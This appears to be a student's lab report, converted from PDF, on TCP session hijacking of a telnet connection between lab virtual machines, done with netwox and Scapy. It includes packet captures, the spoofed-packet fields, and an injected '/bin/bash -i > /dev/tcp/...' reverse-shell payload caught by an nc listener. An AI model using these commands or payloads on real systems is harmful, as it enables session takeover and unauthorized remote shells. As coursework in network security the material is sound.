
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~$
```



No.	Time	Source	Destination	Protocol	Length	Info
6	2021-09-26 06:17:48.6803836...	10.0.2.7	10.0.2.8	TELNET	95	Telnet Data ...
8	2021-09-26 06:17:48.6957606...	10.0.2.8	10.0.2.7	TELNET	80	Telnet Data ...
10	2021-09-26 06:17:48.6959088...	10.0.2.8	10.0.2.7	TELNET	107	Telnet Data ...
12	2021-09-26 06:17:48.6960165...	10.0.2.7	10.0.2.8	TELNET	191	Telnet Data ...
13	2021-09-26 06:17:48.6962376...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
14	2021-09-26 06:17:48.6962585...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
15	2021-09-26 06:17:48.6967214...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
16	2021-09-26 06:17:48.6967441...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
17	2021-09-26 06:17:48.6972370...	10.0.2.8	10.0.2.7	TELNET	88	Telnet Data ...
19	2021-09-26 06:17:48.7418493...	10.0.2.8	10.0.2.7	TELNET	102	Telnet Data ...
21	2021-09-26 06:17:50.1807486...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
22	2021-09-26 06:17:50.1812280...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
24	2021-09-26 06:17:50.5116960...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
25	2021-09-26 06:17:50.5120309...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
27	2021-09-26 06:17:50.6723315...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
28	2021-09-26 06:17:50.6726471...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
30	2021-09-26 06:17:50.9056053...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
31	2021-09-26 06:17:50.9060872...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
33	2021-09-26 06:17:51.1698511...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
34	2021-09-26 06:17:51.1704126...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
36	2021-09-26 06:17:51.1706532...	10.0.2.8	10.0.2.7	TELNET	78	Telnet Data ...
38	2021-09-26 06:17:51.5241909...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
40	2021-09-26 06:17:51.9137199...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
42	2021-09-26 06:17:52.1982114...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
44	2021-09-26 06:17:52.4876560...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
46	2021-09-26 06:17:52.8357164...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
48	2021-09-26 06:17:52.8394214...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
50	2021-09-26 06:17:52.8486027...	10.0.2.8	10.0.2.7	TELNET	132	Telnet Data ...
52	2021-09-26 06:17:52.8489895...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
54	2021-09-26 06:17:52.9843354...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
56	2021-09-26 06:17:52.9845075...	10.0.2.8	10.0.2.7	TELNET	280	Telnet Data ...
58	2021-09-26 06:17:52.9846658...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
60	2021-09-26 06:17:53.1449710...	10.0.2.8	10.0.2.7	TELNET	113	Telnet Data ...




From the above wireshark screenshot we can note that :

- 1)Source Port: 47092
- 2)Destination port: 23
- 3)Source ip address: 10.0.2.7
- 4)Destination ip address: 10.0.2.8
- 5)Next sequence number: 4073182379
- 6)Acknowledgment number: 1694635515

```
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo netwox 40 --ip4-src "10.0.2.7" --ip4-dst "10.0.2.8" --ip4-ttl 64 --tcp-dst 22d69203e202f6465762f7463702f31302e302e322e352f930393020323e263120303c2631200a"
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo netwox 40 --ip4-src "10.0.2.7" --ip4-dst "10.0.2.8" --ip4-ttl 64 --tcp-dst 22d69203e202f6465762f7463702f31302e302e322e352f930393020323e263120303c2631200a"
IP
version | ihl | tos |          totlen |
        4 | 5 | 0x00=0 |          0x005B=91 |
          id | r|D|M| offset|frag |
          0x62D3=25299 | 0|0|0 | 0x0000=0 |
ttl | protocol | checksum |
0x40=64 | 0x06=6 | 0xFFBB |
source |          |
        10.0.2.7 |          |
destination |          |
        10.0.2.8 |          |
TCP
      source port | destination port |
      0xB7F4=47092 | 0x0017=23 |
seqnum |          |
      0xF2C7D4AB=4073182379 |          |
acknum |          |
      0x650215FB=1694635515 |          |
doff | r|r|r|r|C|E|U|A|P|R|S|F| window |
      5 | 0|0|0|0|0|0|1|0|0|0|0 | 0x07D0=2000 |
checksum |          |
      0x8E21=36385 | 0x0000=0 |
0d 20 2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e # . /bin/bash -i >
20 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 # /dev/tcp/10.0.2
2e 35 2f 39 30 39 30 20 32 3e 26 31 20 30 3c 26 # .5/9090 2>&1 0<&
31 20 0a # 1 .

[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$
```

On running the above command in the attacker machine we note that a TCP session hijacking packet is sent to the server machine.



From the above screenshot we can see that a hijacking packet is sent to the server machine.

And we can also see that a reverse shell of the server has been acquired.

```
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.week2$ nc -l -v 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 45764)
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:4e:7d:b7
             inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::ba2e:7704:f6ba:5533/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:388 errors:0 dropped:0 overruns:0 frame:0
             TX packets:224 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:56784 (56.7 KB) TX bytes:25693 (25.6 KB)


lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:227 errors:0 dropped:0 overruns:0 frame:0
             TX packets:227 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:30822 (30.8 KB) TX bytes:30822 (30.8 KB)

[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

In the above screenshot we can see that in the attacker machine a connection from 10.0.2.8 on port 9090 has been accepted. We can also see that on running ifconfig on attacker machine the ip address of the server machine(10.0.2.8) is present, which indicates that the reverse shell has been established.

### Using Scapy Command:

Now we are going to ping the server machine from the client machine.




```
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^].
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Sun Sep 26 06:17:52 EDT 2021 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
4	2021-09-26 07:09:42.9446353...	10.0.2.7	10.0.2.8	TELNET	95	Telnet Data ...
7	2021-09-26 07:09:42.9626813...	10.0.2.8	10.0.2.7	TELNET	80	Telnet Data ...
9	2021-09-26 07:09:42.9628155...	10.0.2.8	10.0.2.7	TELNET	107	Telnet Data ...
11	2021-09-26 07:09:42.9629181...	10.0.2.7	10.0.2.8	TELNET	191	Telnet Data ...
12	2021-09-26 07:09:42.9631524...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
13	2021-09-26 07:09:42.9631736...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
14	2021-09-26 07:09:42.9636190...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
15	2021-09-26 07:09:42.9636448...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
16	2021-09-26 07:09:42.9637591...	10.0.2.8	10.0.2.7	TELNET	88	Telnet Data ...
18	2021-09-26 07:09:43.0052527...	10.0.2.8	10.0.2.7	TELNET	102	Telnet Data ...
20	2021-09-26 07:09:44.1782471...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
21	2021-09-26 07:09:44.1786882...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
23	2021-09-26 07:09:44.4748940...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
24	2021-09-26 07:09:44.4759246...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
26	2021-09-26 07:09:44.6833526...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
27	2021-09-26 07:09:44.6837591...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
29	2021-09-26 07:09:44.9362956...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
30	2021-09-26 07:09:44.9366495...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
32	2021-09-26 07:09:45.1722449...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
33	2021-09-26 07:09:45.1733925...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
35	2021-09-26 07:09:45.1740434...	10.0.2.8	10.0.2.7	TELNET	78	Telnet Data ...
37	2021-09-26 07:09:45.5350489...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
39	2021-09-26 07:09:45.8845519...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
41	2021-09-26 07:09:46.0839716...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
44	2021-09-26 07:09:46.3904323...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
46	2021-09-26 07:09:46.6651702...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
48	2021-09-26 07:09:46.6704362...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
50	2021-09-26 07:09:46.6909536...	10.0.2.8	10.0.2.7	TELNET	132	Telnet Data ...
52	2021-09-26 07:09:46.6911937...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
54	2021-09-26 07:09:46.7542905...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
56	2021-09-26 07:09:46.7544908...	10.0.2.8	10.0.2.7	TELNET	282	Telnet Data ...
58	2021-09-26 07:09:46.8106304...	10.0.2.8	10.0.2.7	TELNET	113	Telnet Data ...





From the above wireshark screenshot we can note that :

- 1)Source Port: 47174
- 2)Destination port: 23
- 3)Source ip address: 10.0.2.7
- 4)Destination ip address: 10.0.2.8
- 5)Next sequence number: 1625421305
- 6)Acknowledgment number: 741619544

```
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo python reverseshell.py
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ Sending session hijacking packet
version      : BitField (4 bits)          = 4                  (4)
ihl         : BitField (4 bits)          = None             (None)
tos         : XByteField                = 0                  (0)
len         : ShortField               = None             (None)
id          : ShortField               = 1                  (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()>    (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0                  (0)
ttl          : ByteField                = 64                (64)
proto        : ByteEnumField           = 6                  (0)
chksum       : XShortField             = None             (None)
src          : SourceIPField           = '10.0.2.7'       (None)
dst          : DestIPField              = '10.0.2.8'       (None)
options      : PacketListField         = []                ([])
sport        : ShortEnumField          = 47174            (20)
dport        : ShortEnumField          = 23                (80)
seq          : IntField                = 1625421305     (0)
ack          : IntField                = 741619544     (0)
dataofs     : BitField (4 bits)          = None             (None)
reserved    : BitField (3 bits)          = 0                  (0)
flags        : FlagsField (9 bits)       = <Flag 16 (A)>  (<Flag 2 (S)>)
window       : ShortField              = 8192             (8192)
chksum       : XshortField             = None             (None)
urgptr      : ShortField              = 0                  (0)
options      : TCPOptionsField         = []                ([])
load         : StrField                = '\r /bin/bash -i > /dev/tcp/10.0.2.5/9090 2>&1 0<&1\n' ('')
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$
```

On running the above command in the attacker machine we note that a TCP session hijacking packet is sent to the server machine.




From the above screenshot we can see that a hijacking packet is sent to the server machine and we can also see that a reverse shell of the server has been acquired from the above screenshot as a packet from server machine has been sent to the attacker machine.

```
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.week2$ nc -l -v 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 45806)
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:4e:7d:b7
             inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::ba2e:7704:f6ba:5533/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:493 errors:0 dropped:0 overruns:0 frame:0
             TX packets:337 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:70665 (70.6 KB) TX bytes:40271 (40.2 KB)

